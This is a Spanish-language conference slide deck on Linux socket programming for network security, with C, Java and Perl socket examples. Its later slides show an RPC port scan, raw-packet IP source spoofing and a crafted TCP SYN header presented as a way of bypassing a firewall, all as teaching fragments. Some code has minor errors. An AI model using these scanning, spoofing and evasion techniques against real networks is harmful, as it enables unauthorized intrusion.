



USO DE LA PROGRAMACIÓN EN LINUX PARA LA SEGURIDAD EN REDES

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@Linux Week 2010
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Contenido


Primera Parte: Sockets

Segunda Parte: Shellcodes

Primera Parte



echo_Sockets_



Por qué saber sobre sockets ?

“Para construir cualquier aplicación de red”

W W W

FTP

P2P



Pre-requisitos



TCP / IP básico

Programación

Estructuras de datos

Compilación de programas sobre Linux con gcc

TCP/IP



Dirección IP:

Es un número que indentifica a cualquier equipo conectado a una red IP. Ejemplo: 192.168.1.10

Puerto:

Es un número que permite que un programa en una computadora envíe o reciba data. Ejemplo: puerto 80 (web)

TCP/IP

Dirección IP con puertos

←-----192.168.1.10----->

| | | | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|----|----|----|----|----|----|----|----|-------|-------|-------|-------|-------|
| 0 | 1 | 2 | 3 | 4 | 5 | .. | .. | .. | .. | .. | .. | .. | .. | 65531 | 65532 | 65533 | 65534 | 65535 |
|---|---|---|---|---|---|----|----|----|----|----|----|----|----|-------|-------|-------|-------|-------|


Puertos conocidos: 1 – 1023

Puertos registrados: 1024 – 49151

Puertos dinámicos o privados: 49152 – 65535


TCP/IP

Arquitectura Cliente Servidor




TCP/IP

Pila de Capas



TCP/IP



Cabecera + Datos

Cabecera

Datos

Estructuras de datos en C



```
struct linea{
    int    punto_inicial;
    int    punto_final;
    int    grosor_linea;
    char[10] color_linea;
} mi_linea;
```

...

```
struct linea *linea1;
```


Compilación de programas con gcc

Programa usado: gcc



```
# gcc HolaMundo.c -o HolaMundo
```

Definición Socket




Canal de comunicación entre 2 equipos distintos
o el mismo equipo

“Todo en Linux es un archivo”



Tipos de Socket

1) Orientado a la conexión.
Ejemplo: TCP socket

2) No orientado a la conexión.
Ejemplo: UDP socket



Big endian vs Little endian



Orden de bytes de red

htonl - 32 bits
htons - 16 bits
ntohl - 32 bits
 ntohs - 16 bits



El servidor



1. Apertura de un socket - `socket()`
2. Avisar al sistema operativo - `bind()`
3. Que el sistema comience a atender dicha conexión - `listen()`
4. Aceptar las conexiones - `accept()`
5. Escribir y recibir datos - `write()`, `read()`
6. Cierre de la comunicación - `close()`

El cliente



1. Apertura de un socket - `socket()`
2. Solicitar la conexión - `connect()`
3. Escribir y recibir datos - `write()`, `read()`
4. Cierre de la comunicación - `close()`

Código de Servidor 1/1

```
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <time.h>

#define MAXLINE 4096
#define LISTENQ 1024

Int main(int argc, char **argv) {
    int listenfd, connfd;
    struct sockaddr_in servaddr;
    char buff[MAXLINE];
    time_t ticks;

    listenfd = socket(AF_INET, SOCK_STREAM, 0);

    bzero(&servaddr, sizeof(servaddr));
```

Código de Servidor 2/2

```
servaddr.sin_family      = AF_INET;
servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
servaddr.sin_port        = htons(13); /* Puerto para el
servidor */
bind(listenfd, (SA *) &servaddr, sizeof(servaddr));

listen(listenfd, LISTENQ);

for ( ; ; ) {
    connfd = accept(listenfd, (SA *) NULL, NULL);

    ticks = time(NULL);
    snprintf(buff, sizeof(buff), "%.24s\r\n",
ctime(&ticks));
    write(connfd, buff, strlen(buff));

    close(connfd);
}
}
```


Código del Cliente 1/2

```
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define MAXLINE 4096

Int main(int argc, char **argv) {
    int sockfd, n;
    char recvline[MAXLINE + 1];
    struct sockaddr_in servaddr;

    if (argc != 2)
        err_quit("uso: ./programa <direccionIP>");

    sockfd = socket(AF_INET, SOCK_STREAM, 0);

    bzero(&servaddr, sizeof(servaddr));
```

Código del Cliente 2/2


```
servaddr.sin_family = AF_INET;
servaddr.sin_port   = htons(13); /* Puerto del servidor
daytime */
inet_pton(AF_INET, argv[1], &servaddr.sin_addr);

connect(sockfd, (SA *) &servaddr, sizeof(servaddr));

while ( (n = read(sockfd, recvline, MAXLINE)) > 0) {
    recvline[n] = 0; /* null */
    if (fputs(recvline, stdout) == EOF)
        err_sys("fputs error");
}
if (n < 0)
    err_sys("read error");

exit(0);
}
```

Aplicaciones Sockets



Motivaciones

Aplicaciones Sockets

Scanning de red con TCP sockets

```
obsd32# ./rpc1
rpc1 00.00.01
usage  : ./rpc1 -t target_ip -p port_range
example: ./rpc1 -t 127.0.0.1 -p 1-1024

obsd32# ./rpc1 -t 10.0.8.16 -p 32770-32780

using: target: 10.0.8.16; lport: 32770; hport: 32780

RPC 100024 [000186B8] @ 10.0.8.16:32771
RPC 100002 [000186A2] @ 10.0.8.16:32772
RPC 100221 [0001877D] @ 10.0.8.16:32773
RPC 100083 [000186F3] @ 10.0.8.16:32775
RPC 300598 [00049636] @ 10.0.8.16:32776
RPC 100249 [00018799] @ 10.0.8.16:32777
scan complete.
```



Aplicaciones Sockets

Access Denied

You are not allowed to see this page for one or both of the following reasons:

- *This page can only be viewed using the Operating System "HellBoundHackersOS"*
- *Your User Agent must be "Mozilla" which is the main browser for the OS.*

Aplicaciones Sockets



Usando un iPhone?
Usa la versión optimizada.

Motivaciones

Aplicaciones Sockets

HTTP Server en Java

```
if ( ExisteWeb )
{
    statusLine = "HTTP/1.0 200 OK" + CRLF ;
    contentTypeLine = "Content-type: " +
        contentType( fileName ) + CRLF ;
    contentLengthLine = "Content-Length: "
        + (new Integer(fis.available())).toString()
        + CRLF;
}
else
{
    statusLine = "HTTP/1.0 404 Not Found" + CRLF ;
    contentTypeLine = "text/html" ;
    entityBody = "<HTML>" +
        "<HEAD><TITLE>404 Not Found</TITLE></HEAD>" +
        "<BODY>404 Not Found"
        + "<br>usage:http://yourHostName:port/"
        + "fileName.html</BODY></HTML>" ;
}
```

Aplicaciones Sockets

HTTP Client en Perl

```
#!/usr/bin/perl -w
use IO::Socket;


$remote = new IO::Socket::INET(
    Proto      => "tcp",
    PeerAddr   => "localhost",
    PeerPort   => "http(80)",
) or die "cannot connect";

print $remote "GET /index.htm HTTP/1.0\n";
print $remote "User-Agent: Mozilla/5.0 (iPhone; U; CPU like Mac OS      X; en)
AppleWebKit/420+ (KHTML, like Gecko) Version/3.0 Mobile/1A543a
Safari/419.3\n\n";
print $remote "Accept: /**\n\n";

while ( <$remote> ) { print }

$total_bytes = length($remote);
print " -- Total: $total_bytes bytes";
close($remote);
```

Aplicaciones Sockets



Motivaciones

Aplicaciones Sockets



Spoofing una dirección IP


```
#define IP_FUENTE          "192.168.0.05"  
#define IP_DESTINO        "192.168.0.07"
```

...

```
struct iphdr *cabeceraIP;
```

```
cabeceraIP->saddr = inet_addr(IP_FUENTE);  
cabeceraIP->daddr = inet_addr(IP_DESTINO);
```

Aplicaciones Sockets



Motivaciones

Aplicaciones Sockets

Bypassing un Firewall

```
#define bytes_data 100

void CrearTcpHeader()
{
    struct tcphdr *cabecera_tcp;
    cabecera_tcp = (struct tcphdr *)malloc(sizeof(struct tcphdr));

    cabecera_tcp -> source = htons(80);
    cabecera_tcp -> dest = htons(100);
    cabecera_tcp -> seq = htonl(111);
    cabecera_tcp -> ack_seq = htonl(111);
    cabecera_tcp -> res1 = 0;
    cabecera_tcp -> doff = (sizeof(struct tcphdr))/4;
    cabecera_tcp -> syn = 1;
    cabecera_tcp -> window = htons(100);
    cabecera_tcp -> check = 0;
    cabecera_tcp -> urg_ptr = 0;

    return (cabecera_tcp);
}
```

Aplicaciones Sockets

Bypassing un Firewall

The screenshot shows the Wireshark interface with a filter applied: `eth.src == aa:aa:aa:aa:aa:aa`. The packet list shows a single packet at time 0.009779, source 192.168.0.10, destination 192.168.0.11, protocol HTTP, and info 'Continuation or non-HTTP traffic'. The packet details pane shows the following structure:

- Internet Protocol, Src: 192.168.0.10 (192.168.0.10), Dst: 192.168.0.11 (192.168.0.11)
- Transmission Control Protocol, Src Port: http (80), Dst Port: 100 (100), Seq: 0, Ack: 0, Len: 100
 - Source port: http (80)
 - Destination port: 100 (100)
 - Sequence number: 0 (relative sequence number)
 - [Next sequence number: 100 (relative sequence number)]
 - Header length: 20 bytes
 - Flags: 0x0002 (SYN)
 - Window size: 100
 - Checksum: 0x100f [correct]
- Hypertext Transfer Protocol
 - Data (100 bytes)

The packet bytes pane shows the raw data in hexadecimal and ASCII:

| Offset | Hex | ASCII |
|--------|---|-------------------|
| 0030 | 00 64 10 0f 00 00 4e ed 3a 91 ec 55 5e 52 ad d7 | .d....N. :..UAR.. |
| 0040 | f0 3e b7 72 29 e4 3b a0 76 e1 84 8b 41 63 f8 bc | .>gr).;. v...Ac.. |
| 0050 | db 2c 9e 18 a4 ec 07 df 7f f3 35 dd 47 e3 b5 38 |S.G..8 |
| 0060 | 22 1e aa 4c 03 e5 ec 7a c8 72 06 0a d5 fe c1 b2 | ".L...z .r..... |

Data (data), 100 bytes | F: 31 B: 1 M: 0

Aplicaciones Sockets

Más librerías

